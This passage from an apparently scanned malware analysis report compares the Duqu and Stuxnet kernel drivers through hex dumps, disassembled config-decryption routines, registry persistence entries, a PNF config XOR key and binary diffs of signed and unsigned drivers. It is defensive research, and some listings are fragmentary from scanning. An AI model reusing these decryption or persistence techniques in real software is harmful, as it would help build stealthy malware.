00000000B0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000C0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000D0: 46 00 49 00 4C 00 54 00 | 45 00 52 00 00 00 6C 00  F I L T E R   l
00000000E0: 00 00 00 00 5C 00 44 00 | 65 00 76 00 69 00 63 00      \ D e v i c
00000000F0: 65 00 5C 00 7B 00 33 00 | 30 00 39 00 33 00 41 00  e \ { 3 0 9 3 A
0000000100: 41 00 5A 00 33 00 2D 00 | 31 00 30 00 39 00 32 00  A Z 3 - 1 0 9 2
0000000110: 2D 00 32 00 39 00 32 00 | 39 00 2D 00 39 00 33 00  - 2 9 2 9 - 9 3
0000000120: 39 00 31 00 7D 00 00 00 | 00 00 00 00 00 00 00 00  9 1 }
…
```

Sample 14 – Decrypted Config-1 for Duqu from jminet7.sys, key in yellow

```
0000000000: 00 00 00 00 01 00 00 00 | 10 BB 00 00 01 00 03 00      ☺   ►»  ☺ ♥
0000000010: 82 06 24 AE 1A 00 00 00 | 73 00 65 00 72 00 76 00  '♠$R→   s e r v
0000000020: 69 00 63 00 65 00 73 00 | 2E 00 65 00 78 00 65 00  i c e s . e x e
0000000030: 00 00 38 00 00 00 5C 00 | 53 00 79 00 73 00 74 00    8   \ S y s t
0000000040: 65 00 6D 00 52 00 6F 00 | 6F 00 74 00 5C 00 69 00  e m R o o t \ i
0000000050: 6E 00 66 00 5C 00 6E 00 | 65 00 74 00 70 00 31 00  n f \ n e t p 1
0000000060: 39 00 31 00 2E 00 50 00 | 4E 00 46 00 00 00 D2     9 1 . P N F   Ň
```

Sample 15 – Decrypted Config-2 for Duqu jminet7.sys from registry

We can see that the decryption and configuration processes of Duqu and Stuxnet are very similar. In both cases, the first decryption takes place just after the initialization of the driver, before checking for Safe mode and kernel Debug mode. In Stuxnet, the decryption is the call SUB_L00011C42, whereas in the case of Duqu it is the call SUB_L00011320 shown below.

Stuxnet's 1st decryption call			Duqu's 1st decryption call		
L000103E1:			L000105C4:		
	mov	byte ptr [L00014124],01h		mov	byte ptr [L00015358],01h
	mov	dword ptr [ebp-1Ch],L00013E80		mov	esi,L00015180
L000103EF:			L000105D0:		
	cmp	dword ptr [ebp-1Ch],L00013E84		mov	[ebp-1Ch],esi
	jnc	L00010409		cmp	esi,L00015184
	mov	eax,[ebp-1Ch]		jnc	L000105E8
	mov	eax,[eax]		mov	eax,[esi]
	cmp	eax,ebx		test	eax,eax
	jz	L00010403		jz	L000105E3
	call	eax		call	eax
L00010403:			L000105E3:		

```
            add     dword ptr [ebp-1Ch],00000004h                       add     esi,00000004h
            jmp     L000103EF                                           jmp     L000105D0
L00010409:                                                  L000105E8:
            xor     eax,eax                                             xor     eax,eax
L0001040B:                                                  L000105EA:
            cmp     eax,ebx                                             test    eax,eax
            jnz     L000104BA                                           jnz     L00010667
            mov     al,[L00013E98]                                      mov     edi,[ebp+0Ch]
            test    al,al                                               call    SUB_L00011320
            jz      L00010433
            xor     eax,eax
            mov     esi,00000278h
            mov     ecx,L00013E99
            call    SUB_L00011C42
            mov     [L00013E98],bl
L00010433:
            mov     eax,[L00013E99]                                     mov     eax,[L00015190]
            test    al,01h                                              test    al,01h
            jz      L0001044C                                           jz      L00010611
            mov eax,[ntoskrnl.exe!InitSafeBootMode]                     mov     ecx,[ntoskrnl.exe!InitSafeBootMode]
            cmp     [eax],ebx
            jz      L0001044C
```

Why does the decryption of the configuration (Config-1) happen before the checks for Safe Mode and kernel debugging? The reason is probably that the behavior of the malware upon the detection of Safe Mode or kernel debugging is configurable; hence it needs the configuration (Config-1) before the checking. The last bit of the first byte of the configuration (L00013E99 in Stuxnet listing above) controls if the malware should be active during safe mode or not, and if the 7th bit controls the same if kernel mode debugging is active. Duqu implements the same functionality with almost the same code.

An important difference between the Stuxnet and the Duqu decryption calls is that in the case of Stuxnet calling the same subroutine does all three decryptions. In the case of Duqu, the first decryption calls a slightly different routine, where the instruction mov ecx, 08471122h is used as shown below. For the other two decryption calls, this instruction is changed to XOR ecx, 08471122h. Thus, in the first case, ecx is a fixed decryption key, and in the other two cases, ecx contains a parameter received from the call.

Stuxnet decryption routine


```
SUB_L00011C42:
                push    ebp
                mov     ebp,esp
                sub     esp,00000010h
                mov     edx,eax
                xor     edx,D4114896h
                xor     eax,A36ECD00h
                mov     [ebp-04h],esi
                shr     dword ptr [ebp-04h],1
                push    ebx
                mov     [ebp-10h],edx
                mov     [ebp-0Ch],eax
                mov     dword ptr [ebp-08h],00000004h
                push    edi
L00011C6A:
                xor     edx,edx
                test    esi,esi
                jbe     L00011C87
                mov     al,[ebp-0Ch]
                imul    [ebp-08h]
                mov     bl,al
L00011C78:
                mov     al,[ebp-10h]
                imul    dl
                add     al,bl
                xor     [edx+ecx],al
                inc     edx
                cmp     edx,esi
                jc      L00011C78
L00011C87:
                xor     eax,eax
                cmp     [ebp-04h],eax
                jbe     L00011CA2
                lea     edx,[esi+01h]
                shr     edx,1
                lea     edi,[edx+ecx]
L00011C96:
                mov     dl,[edi+eax]
                xor     [eax+ecx],dl
                inc     eax
                cmp     eax,[ebp-04h]
                jc      L00011C96
L00011CA2:
                lea     eax,[esi-01h]
                jmp     L00011CAF
L00011CA7:
                mov     dl,[eax+ecx-01h]
                sub     [eax+ecx],dl
                dec     eax
L00011CAF:
                cmp     eax,00000001h
                jnc     L00011CA7
                dec     [ebp-08h]
                jns     L00011C6A
                pop     edi
                pop     ebx
                leave
                retn
```

Duqu decryption routine

```
SUB_L00011320:
                push    esi
                mov     ecx,08471122h
                xor     esi,esi
                jmp     L00011330
                Align   8
L00011330:
                xor     [esi+L00015190],cl
                ror     ecx,03h
                mov     edx,ecx
                imul    edx,ecx
                mov     eax,1E2D6DA3h
                mul     edx
                mov     eax,ecx
                imul    eax,04747293h
                shr     edx,0Ch
                lea     edx,[edx+eax+01h]
                add     esi,00000001h
                xor     ecx,edx
                cmp     esi,000001ACh
                jc      L00011330
                mov     ax,[L00015198]
                test    ax,ax
                pop     esi
                jnz     L00011382
                movzx   ecx,[edi]
                mov     edx,[edi+04h]
                push    ecx
                push    edx
                push    L00015198
                call    jmp_ntoskrnl.exe!memcpy
                add     esp,0000000Ch
L00011382:
                     retn
```

Sample 16 – Decryption routine comparison

It is very hard to precisely characterize the similarities of the kernel driver codes of Duqu and Stuxnet. In the screenshot below, we present the registry loaders, and the decrypting part of the two. They are very similar, but there are clear differences. It is clearly interesting, but as we don’t have enough expertise, it would be just mere speculation from us to say which code is originated from which code, or if one code is based on the reverse-engineering of the other, or, at the end, it is also possible that someone wanted to write a Stuxnet-alike clone and he/she wanted to us to believe that the authors have relations.




```
Function name                          Se
DriverEntry                            .te
sub_104C8                              .te
sub_10580                              .te
sub_105A8                              .te
sub_105DA                              .te
openfile_1061E                         .te
openandreadfile_sub_10672              .te
sub_107A8                              .te
sub_107DC                              .te
sub_10822                              .te
checkwindowsver_5_0_1089A              .te
readregistry_andnotifyloader_108D2     .te
sub_10922                              .te
sub_1097A                              .te
sometable_109B6                        .te
sub_109E8                              .te
sub_10A04                              .te
readanddecryptregistry_10A7A           .te
sub_10B28                              .te
sub_10B52                              .te
sub_10B76                              .te
NotifyRoutine                          .te
Line 14 of 98
```

```
      edi, eax
h     offset word_13E9D ; SourceString
      eax, [esp+2Ch+DestinationString]
h     eax               ; DestinationString
l     esi ; RtlInitUnicodeString
h     offset word_13F65 ; SourceString
      eax, [esp+2Ch+ValueName]
h     eax               ; DestinationString
l     esi ; RtlInitUnicodeString
h     edi               ; int
      eax, [esp+2Ch+ValueName]
h     eax               ; ValueName
      eax, [esp+30h+DestinationString]
l     openregkey_11ADE
t     eax, eax
      [esp+28h+var_1C], eax
      short loc_10AE0
h     offset word_13F79 ; SourceString
      eax, [esp+2Ch+var_8]
h     eax               ; DestinationString
l     esi ; RtlInitUnicodeString
      eax, dword_14041
h     edi
h     eax
      ecx, [esp+30h+var_8]
l     openandreadfile_sub_10672
00000AAF   00010AAF: readanddecryptregistry_10A7A+35
```

```
mov     esi, eax
push    offset encrypted_registry_key_name_word_15198 ; SourceSt
lea     eax, [esp+24h+DestinationString]
push    eax             ; DestinationString
call    edi ; RtlInitUnicodeString
push    offset config_binary_encrypted_key_name ; SourceString
lea     ecx, [esp+24h+var_10]
push    ecx             ; DestinationString
call    edi ; RtlInitUnicodeString
push    0               ; Timeout
push    0               ; Alertable
push    0               ; WaitMode
lea     edi, [esi+8]
push    0               ; WaitReason
push    edi             ; Object
mov     [esp+34h+Mutex], edi
call    ds:KeWaitForSingleObject
push    esi
lea     edx, [esp+24h+var_10]
push    edx
lea     eax, [esp+28h+DestinationString]
call    read_registry_sub_12760
test    eax, eax
jnz     short loc_10F07
mov     eax, [esi+4]
mov     edi, [eax]      ; crypttext and target
mov     ebx, [eax+4]    ; length
t_regconfig_10E70+1E
```

Figure 11 – registry loader and decrypting part. Left: Stuxnet – Right: Duqu loader



Azonosítónév:

FILTER


Érték:

```
0020   D4  C5  50  90  7A  78  66  9D   ÔÅP.zxf.
0028   6B  93  00  A1  F5  3D  26  CE   k..¡õ=&Î
0030   CB  1C  1E  45  B0  FF  A0  DD   Ë..E°ÿ Ý
0038   C0  A3  E8  58  31  0C  B2  A1   À£èX1.²¡
0040   DD  11  37  BA  AA  1E  66  D3   Ý.7ºª.fÓ
0048   1F  B4  2F  E1  7C  EB  B6  A2   .´/á|ë¶¢
0050   58  A0  25  62  77  B5  41  D3   X %bwµAÓ
0058   71  02  1A  BE  CB  BB  52  43   q..¾Ë»RC
0060   76  43  B6  D0  67  25  19  10   vC¶Ðg%..
0068   27  67  A5  15  38  9F  8F       'g¥.8..
```

	Típus	Érték
lapértelmezett)	REG_SZ	(nem beállított érték)
		miNET3
		miNET3
		x00000000 (0)
		0 35 58 da 32 ee d5 01 c0 15 8b 1f 4b 5c d1 a1 0b 8b e7 85 1c 7f 6e f2 ef 31 6a 18 3...
		etwork
		?\C:\WINDOWS\system32\Drivers\jminet7.sys
		x00000001 (1)
		x00000001 (1)

gép\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\JmiNET3

Figure 12 – registry data of Duqu



Név	Típus	Érték
(Alapértelmezett)	REG_SZ	(nem beállított érték)
Description	REG_SZ	JmiNET3
DisplayName	REG_SZ	JmiNET3
ErrorControl	REG_DWORD	0x00000000 (0)
FILTER	REG_BINARY	a0 35 58 da 32 ee d5 01 c0 15 8b 1f 4b 5c d1 a1 0b 8b e7 85 1c 7f 6e f2 ef
Group	REG_SZ	Network
ImagePath	REG_SZ	\??\C:\WINDOWS\system32\Drivers\jminet7.sys
Start	REG_DWORD	0x00000001 (1)
Type	REG_DWORD	0x00000001 (1)

Sajátgép\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\JmiNET3

Figure 13 – registry data of Duqu

9. PNF config file encryption

In case of Stuxnet, a PNF file, mdmcpq3dd.pnf contains configuration information that is used by the payload (injected DLL), e.g. it contains the names of the Command & Control servers. This file in our Stuxnet sample is 6619 bytes long, and the first part of the configuration is encrypted by simple XOR with 0xFF. The last half of the configuration seems to be encrypted by different means.

In Duqu, the configuration file is encrypted by XOR operations with the 7-byte key (0x2b 0x72 0x73 0x34 0x99 0x71 0x98), the file is 6750 bytes long. Its content is not yet fully analyzed; it mainly contains strings about the system itself, but not the name of a C&C server.


After decryption, Duqu checks if the file begins with 09 05 79 AE in hex (0xAE790509 as integer). We can thus observe another occurrence of the magic number AE. Note that Stuxnet's config file mdmcpq3.pnf also begins with this magic number. Interestingly, the routine in Duqu also checks if the fifth byte is 0x1A. Moreover, at position 0xC, the decrypted config file repeats the size of the file itself (0x1A5E), where in case of Stuxnet, this size parameter only refers to the size of the first part of the configuration file (0x744 = 1860 bytes)

10. Comparison of cmi4432.sys and jminet7.sys

One could ask what is the difference between cmi4432.sys and jminet7.sys? The main difference is of course the digital signature. jminet7.sys is not signed, and thus, it is shorter. If we remove the digital signature from cmi4432.sys we find that both files are 24 960 bytes long.

A basic binary comparison discovers only very tiny differences between the two codes. 2-3 bytes are different in the header part, but then the code section is totally identical. The encrypted configuration sections inside the drivers are slightly different (as we know they contain references to different registry services). Finally, at the end of the driver binaries, the driver descriptive texts are different due to the references to JMicron and C-Media as authors.

In summary, we can conclude that jminet7.sys and cmi4432.sys are essentially identical, except for the identifiers and the digital signature. In addition, from their functionality we can assert that cmi4432.sys is a malware loader routine, so the digital signature on it cannot be intentional (by the manufacturer).


cmi4432.sys <--> jminet7.sys - Hex Compare - Beyond Compare
Session File Search View Tools Help
Sessions
Binary differences
Load time: 0,04 seconds

c:\prj\duqu\sign\cmi4432.sys

2011.10.06. 14:45:48 24 960 bytes


```
000059D0 E4 04 00 00 00 00 00 00 7C 03 34 00 00 00 56 00   ä.......|.4...V.
000059E0 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00   S._.V.E.R.S.I.O.
000059F0 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00   N._.I.N.F.O.....
00005A00 BD 04 EF FE 00 00 01 00       02 00 04 00 0F 00   ˝.dţ....  ......
00005A0E 00 00 01 00 02 00 0E 00 00 00 00 00 00 00 00 00   ................
00005A1E 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00   ................
00005A2E 00 00 00 00 00 00 DA 02 00 00 01 00 53 00 74 00   ......Ú.....S.t.
00005A3E 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00   r.i.n.g.F.i.l.e.
00005A4E 49 00 6E 00 66 00 6F 00 00 00 B6 02 00 00 01 00   I.n.f.o...¶.....
00005A5E 30 00 34 00 30 00 39 00 30 00 34 00 62 00 30 00   0.4.0.9.0.4.b.0.
00005A6E 00 00 64 00 22 00 01 00 43 00 6F 00 6D 00 70 00   ..d."...C.o.m.p.
00005A7E 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00   a.n.y.N.a.m.e...
00005A8E 00 00 43 00 2D 00 4D 00 65 00 64 00 69 00 61 00   ..C.-.M.e.d.i.a.
00005A9E 20 00 45 00 6C 00 65 00 63 00 74 00 72 00 6F 00    .E.l.e.c.t.r.o.
00005AAE 6E 00 69 00 63 00 73 00 20 00 49 00 6E 00 63 00   n.i.c.s. .I.n.c.
00005ABE 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00   o.r.p.o.r.a.t.i.
00005ACE 6F 00 6E       00 00 00 52 00 15 00 01 00 46 00   o.n  ...R.....F.
00005ADC 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00   i.l.e.D.e.s.c.r.
00005AEC 69 00 70 00 74 00 69 00 6F 00 6E    00 00 00 00   i.p.t.i.o.n ....
00005AFB    00 4F                         00 6E       00    .O        .n  .
00005B00 62 00 6F       00 61 00 72 00 64 00 20 00 53      b.o  .a.r.d. .S
00005B0D    00 6F                   00 75 00 6E 00 64 00 20 00    .o    .u.n.d. .
00005B18 44 00 72 00 69 00 76 00 65 00 72 00 00 00 00 00   D.r.i.v.e.r.....
00005B28 32 00 09 00 01 00 46 00 69 00 6C 00 65 00 56 00   2.....F.i.l.e.V.
00005B38 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00   e.r.s.i.o.n.....
00005B48 34 00 2E 00 32 00 2E 00 30 00 2E 00 31 00 35 00   4...2...0...1.5.
00005B58 00 00 00 00 38 00 0C 00 01 00 49 00 6E 00 74 00   ....8.....I.n.t.
00005B68 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00   e.r.n.a.l.N.a.m.
00005B78 65 00 00 00 63 00 6D 00 69 00 34 00 34 00 33 00   e...c.m.i.4.4.3.
00005B88 32 00 2E 00 73 00 79 00 73 00 00 00 9E 00 39 00   2...s.y.s...ž.9.
00005B98 01 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00   ..I.n.t.e.r.n.a.
00005BA8 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00   l.C.o.p.y.r.i.g.
00005BB8 68 00 74 00 00 00 00 00 43 00 6F 00 70 00 79 00   h.t.....C.o.p.y.
00005BC8 72 00 69 00 67 00 68 00 74 00 20 00 A9 00 20 00   r.i.g.h.t. .©. .
00005BD8 31 00 39 00 39 00 39 00 2D 00 32 00 30 00 31 00   1.9.9.9.-.2.0.1.
00005BD4
```

c:\prj\duqu\sign\jminet7.sys

2008.04.14. 9:33:26 24 960 bytes

```
000059D0 E4 04 00 00 00 00 00 00 9C 03 34 00 00 00 56 00   ä.......ś.4...V.
000059E0 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00   S._.V.E.R.S.I.O.
000059F0 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00   N._.I.N.F.O.....
00005A00 BD 04 EF FE 00 00 01 00 01 00 02 00 0E       00   ˝.dţ.........  .
00005A0E 00 00 01 00 02 00 0E 00 00 00 00 00 00 00 00 00   ................
00005A1E 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00   ................
00005A2E 00 00 00 00 00 00 FA 02 00 00 01 00 53 00 74 00   ......ú.....S.t.
00005A3E 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00   r.i.n.g.F.i.l.e.
00005A4E 49 00 6E 00 66 00 6F 00 00 00 D6 02 00 00 01 00   I.n.f.o...Ö.....
00005A5E 30 00 34 00 30 00 39 00 30 00 34 00 62 00 30 00   0.4.0.9.0.4.b.0.
00005A6E 00 00 5E 00 1F 00 01 00 43 00 6F 00 6D 00 70 00   ..^.....C.o.m.p.
00005A7E 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00   a.n.y.N.a.m.e...
00005A8E 00 00 4A 00 4D 00 69 00 63 00 72 00 6F 00 6E 00   ..J.M.i.c.r.o.n.
00005A9E 20 00 54 00       65 00 63 00 68 00 6E 00 6F 00    .T.  e.c.h.n.o.
00005AAC 6C 00 6F 00 67 00 79 00 20 00 43       00         l.o.g.y. .C  .
00005AB8 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00   o.r.p.o.r.a.t.i.
00005AC8 6F 00 6E 00 00 00 00 00 66 00 1F 00 01 00 46 00   o.n.....f.....F.
00005AD8 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00   i.l.e.D.e.s.c.r.
00005AE8 69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00   i.p.t.i.o.n.....
00005AF8 4A 00 4D 00 69 00 63 00 72 00 6F 00 6E 00 20 00   J.M.i.c.r.o.n. .
00005B08 56 00 6F 00 6C 00 75 00 6D 00 65 00 20 00 53 00   V.o.l.u.m.e. .S.
00005B18 6E 00 61 00 70 00 73 00 68 00 6F 00 74 00 20 00   n.a.p.s.h.o.t. .
00005B28 44 00 72 00 69 00 76 00 65 00 72 00 00 00 00 00   D.r.i.v.e.r.....
00005B38 32 00 09 00 01 00 46 00 69 00 6C 00 65 00 56 00   2.....F.i.l.e.V.
00005B48 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00   e.r.s.i.o.n.....
00005B58 32 00 2E 00 31 00 2E 00 30 00 2E 00 31 00 34 00   2...1...0...1.4.
00005B68 00 00 00 00 38 00 0C 00 01 00 49 00 6E 00 74 00   ....8.....I.n.t.
00005B78 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00   e.r.n.a.l.N.a.m.
00005B88 65 00 00 00 6A 00 6D 00 69 00 6E 00 65 00 74 00   e...j.m.i.n.e.t.
